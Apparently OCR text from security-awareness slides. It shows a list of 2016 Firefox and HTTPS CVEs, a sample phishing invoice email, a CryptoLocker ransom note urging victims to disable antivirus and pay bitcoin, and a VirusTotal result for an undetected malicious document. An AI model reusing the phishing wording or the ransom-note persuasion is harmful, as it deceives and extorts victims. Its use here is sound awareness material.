
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Total number of vulnerabilities : 1437 Page : 1 (This Page) 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2016-7153	200		+Info	2016-09-06	2016-10-21	5.0	None	Remote	Low	Not required	Partial	None	None
The HTTP/2 protocol does not consider the role of the TCP congestion window in providing information about content length, which makes it easier for remote attackers to obtain cleartext data by leveraging a web-browser configuration in which third-party cookies are sent, aka a "HEIST" attack.														
2	CVE-2016-7152	200		+Info	2016-09-06	2016-09-26	5.0	None	Remote	Low	Not required	Partial	None	None
The HTTPS protocol does not consider the role of the TCP congestion window in providing information about content length, which makes it easier for remote attackers to obtain cleartext data by leveraging a web-browser configuration in which third-party cookies are sent, aka a "HEIST" attack.														
3	CVE-2016-5284	20			2016-09-22	2016-09-23	4.3	None	Remote	Medium	Not required	Partial	None	None
Mozilla Firefox before 49.0 and Firefox ESR 45.x before 45.4 rely on unintended expiration dates for Preloaded Public Key Pinning, which allows man-in-the-middle attackers to spoof add-on updates by leveraging possession of an X.509 server certificate for addons.mozilla.org signed by an arbitrary built-in Certification Authority.														
4	CVE-2016-5283	284		Bypass	2016-09-22	2016-09-23	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
Mozilla Firefox before 49.0 allows remote attackers to bypass the Same Origin Policy via a crafted fragment identifier in the SRC attribute of an IFRAME element, leading to insufficient restrictions on link-color information after a document is resized.														
5	CVE-2016-5282	200		+Info	2016-09-22	2016-09-23	4.3	None	Remote	Medium	Not required	Partial	None	None
Mozilla Firefox before 49.0 does not properly restrict the scheme in favicon requests, which might allow remote attackers to obtain sensitive information via unspecified vectors, as demonstrated by a jar: URL for a favicon resource.														
6	CVE-2016-5281	416		Exec Code	2016-09-22	2016-09-23	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
Use-after-free vulnerability in the DOMSVGLength class in Mozilla Firefox before 49.0 and Firefox ESR 45.x before 45.4 allows remote attackers to execute arbitrary code by leveraging improper interaction between JavaScript code and an SVG document.														
7	CVE-2016-5280	416		Exec Code	2016-09-22	2016-09-23	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
Use-after-free vulnerability in the mozilla::nsTextNodeDirectionalityMap::RemoveElementFromMap function in Mozilla Firefox before 49.0 and Firefox ESR 45.x before 45.4 allows remote attackers to execute arbitrary code via bidirectional text.														

Malware?




From Terrence Young <YoungTerrence38@gardentrans.com>
Subject Invoice #24598007/514D75E2
11/12/15 10:47
To Matteo Falsetti

Dear Client,

Our finance department has processed your payment, unfortunately it has been declined.
Please, double check the information provided in the invoice down below and confirm your details.

Thank you for understanding.

1 attachment: SCAN_invoice_24598007 2.1 kB



From Terrence Young <YoungTerrence38@gardentrans.com>
Subject **Invoice #24598007/514D75E2**
11/12/15 10:47
To Matteo Falsetti


Dear Client,

Our finance department has processed your payment, unfortunately it has been declined.
Please, double check the information provided in the invoice down below and confirm your details.

Thank you for understanding.

1 attachment: SCAN_invoice_24598007 2.1 kB

(Click)



CryptoLocker

Your Personal files are encrypted!

Your personal files **encryption** produced on this computer: photos, videos, documents, etc. Encryption was produced using a **unique** public key RSA-2048 generated for this computer.

To decrypt files you need to obtain the **private key.**

The **single copy** of the private key, which will allow to decrypt the files, located on a secret server on the Internet; the server will **destroy** the key after a time specified in this window. After that, **nobody and never will be able** to restore files...

To obtain the private key for this computer, which will automatically decrypt files, you need to pay **1.00 bitcoin** (~291 USD).

You can easily delete this software, but know that without it, you will never be able to get your original files back.

Disable your antivirus to prevent the removal of this software.

For more information on how to buy and send bitcoins, click "Pay with Bitcoin"
To open a list of encoded files, click "Show files"

Do not delete this list, it will be used for decryption. And do not move your files.

Private key will be destroyed on

1/6/2015 1:11:17 PM


Time left

71:55:27

Checking wallet..

Received: 0.00 BTC

https://heimdalsecurity.com/blog/security-alert-new-ransomware-campaign-has-0-detection/



SHA256: 1e5aaf36445c79f8b4211d6fe19a56bff43abf964d8520d1f876eb1453e323ac

File name: Scet_7366349732.docx

Detection ratio: 0 / 57

Analysis date: 2015-09-30 07:58:35 UTC (2 hours, 27 minutes ago)

Antivirus	Result	Update
ALYac	✓	20150930
AVG	✓	20150930
AVware	✓	20150930
Ad-Aware	✓	20150930
AegisLab	✓	20150929

anche GNU/Linux?

